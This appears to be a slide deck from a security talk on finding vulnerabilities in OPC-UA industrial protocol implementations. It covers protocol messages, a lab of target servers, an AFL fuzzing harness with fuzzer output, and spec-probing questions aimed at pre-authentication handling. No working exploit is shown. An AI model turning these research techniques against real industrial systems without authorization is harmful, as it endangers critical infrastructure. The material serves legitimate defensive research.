
# OPN

**HEL: Hello message**

**OPN: OpenSecureChannel message**

## Security Mode

- None
- Sign
- Sign & Encrypt



**SecurityPolicies supported by Prosys OPC-UA server**


# OPN

**HEL: Hello message**

**OPN: OpenSecureChannel message**

## Authentication

- Anonymous
- Username/password
- Certificate



Authentication Settings

Anonymous

---

Username   Store

Password

---

Certificate  ...

Private Key  ...



**Authentication settings for an OPC-UA client, shown using UAExeprt**

# OPN

**HEL: Hello message**

**OPN: OpenSecureChannel message**

- Security Mode and Policy
- Authentication




# CreateSession

**HEL:** Hello message

**OPN:** OpenSecureChannel message

**MSG:** A generic message container. Some service will be used.






# Full Session

**HEL:** Hello message

**OPN:** OpenSecureChannel message

**MSG:** A generic message container (secured with the channel's keys)

**CLO:** CloseSecureChannel message



# Research Methodology

# Agenda

- **What is OPC-UA?**
- **Protocol Stack Implementations**
- **Bits and Bytes**
- **Research Methodology**
- **Vulnerabilities and Exploits**
- **OPC-UA Exploitation Framework**
- **Summary**

# Building Basic OPC-UA Client

## Why?

- Hands-on
- Focus on logic
- Customizable to our vuln research needs

## How?

- Specification
- Protocol analysis + Wireshark

- 📖 [FreeOpcUa Python OPC-UA](#)  
(Python)
- 📖 [Prosys OPC-UA Browser](#) (Java)
- 📖 [Unified Automation UaExpert](#)  
(C/C++)

```
opcua = OPCUA(ip_addr, port, query_string)
opcua.session_timeout = 3600 * 1000 # 1hr
opcua.requested_lifetime = 3600 * 1000 # 1hr
opcua.max_chunk_size = max_chunk_size
opcua.create_session()
```


# Building the Setup

## Intel NUC x 2

- Intel Core i7-1165G7
- 32 GB RAM

## Installed VMware ESXi

Prepared a Windows 10 x64 Image  
~10 machines per NUC



The screenshot shows the VMware ESXi interface for a host named 'localhost.t82.co'. It displays a list of virtual machines with columns for checkboxes, names, status, and used space. The status for all listed VMs is 'Normal'.

<input type="checkbox"/>	Virtual machine	Status	Used space
<input type="checkbox"/>	Win10-x64-01-Softing OPC UA Secure Integration Server ...	✓ Normal	50 GB
<input type="checkbox"/>	Win10-x64-02-Prosyst - OPC UA SDK for Java	✓ Normal	50 GB
<input type="checkbox"/>	Win10-x64-03-OPC Foundation-OPC UA .NET Standard	✓ Normal	50 GB
<input type="checkbox"/>	Win10-x64-05-Kepware-KEPServerEx	✓ Normal	54.08 GB
<input type="checkbox"/>	Win10-x64- Unified Automation UaGateway	✓ Normal	54.08 GB
<input type="checkbox"/>	Win10-x64-06-Inductive Automation Ignition	✓ Normal	54.09 GB



# Installing & Configuring Targets

## Protocol Stack Libraries

- [Unified Automation - ANSI C Stack](#) - C
- [OPC Foundation - .NET Standard](#) - .NET
- [OPC Foundation - Java Legacy](#) - Java
- [Prosys OPC UA SDK for Java](#) - Java
- [FreeOpcUA opcua-asyncio](#) Python
- [Eclipse Milo](#) - Java
- [Node-opcua](#) - Node JS
- [Open62541](#) - C
- [OPC UA rust](#) – Rust

## OPC UA Servers

- [Inductive Automation Ignition](#)
- [Unified Automation UaGateway](#)
- [PTC Kepware KepServerEx](#)
- [Prosys OPC UA Simulation Server](#)
- [Softing edgeConnector](#)

## Gateways

- [Triangle Microworks SCADA Data Gateway](#)
- [Softing Secure Integration Server](#)

## Clients

- [PTC Kepware KepServerEx](#)
- [Prosys OPC UA Browser](#)
- [Softing edgeAggregator](#)
- [Inductive Automation Ignition](#)





# Fuzzers: Coverage Based

Found old source-code for ANSI C  
OPC-UA stack

Used both libFuzzer / AFL

Wrote small harness, mostly to fuzz the  
decode routines

<https://github.com/linshenqi/UA-AnsiC>

```
1747 #ifdef __AFL_HAVE_MANUAL_CONTROL
1748 __AFL_INIT();
1749 #endif
1750 unsigned char *pData = __AFL_FUZZ_TESTCASE_BUF;
1751 while (__AFL_LOOP(100000)) {
1752     // Size = __AFL_FUZZ_TESTCASE_LEN;
1753     int Size = __AFL_FUZZ_TESTCASE_LEN;
1754     OpcUa_MessageContext_Initialize(&cContext);
1755
1756     cContext.KnownTypes = &OpcUa_ProxyStub_g_EncodeableTypes;
1757     cContext.NamespaceUris = &OpcUa_ProxyStub_g_NamespaceUris;
1758     cContext.AlwaysCheckLengths = OpcUa_False;
1759
1760     uStatus = OpcUa_MemoryStream_CreateReadable(pData, Size, &
1761     if (uStatus != OpcUa_Good) continue;
1762     uStatus = OpcUa_BinaryDecoder_Create(&pDecoder);
1763     if (uStatus != OpcUa_Good) continue;
```

**AFL harness**

```
#559040200: cov: 3858 ft: 16291 corp: 4759 exec/s 776 oom/timeout/crash: 0/0/0 time: 16236s job: 2283 dft_time: 0
#559299775: cov: 3858 ft: 16291 corp: 4759 exec/s 862 oom/timeout/crash: 0/0/0 time: 16244s job: 2284 dft_time: 0
#559508758: cov: 3858 ft: 16291 corp: 4759 exec/s 694 oom/timeout/crash: 0/0/0 time: 16251s job: 2285 dft_time: 0
#559736954: cov: 3858 ft: 16291 corp: 4759 exec/s 758 oom/timeout/crash: 0/0/0 time: 16260s job: 2286 dft_time: 0
#559934945: cov: 3858 ft: 16291 corp: 4759 exec/s 657 oom/timeout/crash: 0/0/0 time: 16268s job: 2287 dft_time: 0
#560194627: cov: 3858 ft: 16291 corp: 4759 exec/s 862 oom/timeout/crash: 0/0/0 time: 16275s job: 2288 dft_time: 0
#560362350: cov: 3858 ft: 16291 corp: 4759 exec/s 557 oom/timeout/crash: 0/0/0 time: 16285s job: 2289 dft_time: 0
#560583436: cov: 3858 ft: 16291 corp: 4759 exec/s 734 oom/timeout/crash: 0/0/0 time: 16292s job: 2290 dft_time: 0

1 [|||||100.0%] 10 [|||||100.0%] 19 [|||||
2 [|||||100.0%] 11 [|||||100.0%] 20 [|||||
3 [|||||100.0%] 12 [|||||100.0%] 21 [|||||
4 [|||||100.0%] 13 [|||||100.0%] 22 [|||||
5 [|||||100.0%] 14 [|||||100.0%] 23 [|||||
6 [|||||100.0%] 15 [|||||100.0%] 24 [|||||
7 [|||||100.0%] 16 [|||||100.0%] 25 [|||||
8 [|||||100.0%] 17 [|||||100.0%] 26 [|||||
9 [|||||100.0%] 18 [|||||100.0%] 27 [|||||
Mem [||||| 10.3G/62.9%] Tasks: 19
```

**libFuzzer burning CPUs**


# Control the Fuzzers

## Dozens of fuzzers running

- **Network based:** using boofuzz
- **Memory/Coverage based:** using AFL, libfuzzer
- **Closed binary:** using WinAFL, UnicornAFL (CPU Emulator)

Monitored everything through  
Slackbot 

Collected millions of corpus



# Specs & RE

Looking for esoteric and complex features/mechanisms

What will developers overlook?

Reverse engineer and code review to observe different implementations

Pre-auth (HEL, OPN) vs post-auth

# Specs & RE

Looking for esoteric and complex features/mechanisms

What will developers overlook?

Reverse engineer and code review to observe different implementations

Pre-auth (HEL, OPN) vs post-auth

## 6.7.2.2 Message Header

Every *MessageChunk* has a *Message* header with the fields defined in Table 41.

Table 41 – OPC UA Secure Conversation Mess

Name	Data Type	Description
MessageType	Byte [3]	A three byte ASCII code that identifies the <i>Message</i> type. The following values are defined at this time: MSG A <i>Message</i> secured with the keys associated with a channel. OPN OpenSecureChannel <i>Message</i> . CLO CloseSecureChannel <i>Message</i> .
IsFinal	Byte	A one byte ASCII code that indicates whether the <i>MessageChunk</i> is the final chunk. The following values are defined at this time: C An intermediate chunk. F The final chunk. A The final chunk (used when an error occurred and the <i>Message</i> is aborted). This field is only meaningful for MessageType of 'MSG' This field is always 'F' for other MessageTypes.

**What happens if we are not sending the Final flag?**

<https://reference.opcfoundation.org/v104/Core/docs/Part6/6.7.2/>

# Specs & RE

Looking for esoteric and complex features/mechanisms

What will developers overlook?

Reverse engineer and code review to observe different implementations

Pre-auth (HEL, OPN) vs post-auth

Table 19 – CloseSession Service Parameters

Name	Type	Description
<b>Request</b>		
requestHeader	RequestHeader	Common request parameters (see <a href="#">7.28</a> for <i>RequestHeader</i> definition).
deleteSubscriptions	Boolean	If the value is TRUE, the Server deletes all Subscriptions associated with the Session. If the value is FALSE, the Server keeps the Subscriptions associated with the Session until they timeout based on their own lifetime.

**What happens if we keep all subscriptions alive?**

<https://reference.opcfoundation.org/Core/Part4/v104/docs/5.6.4>

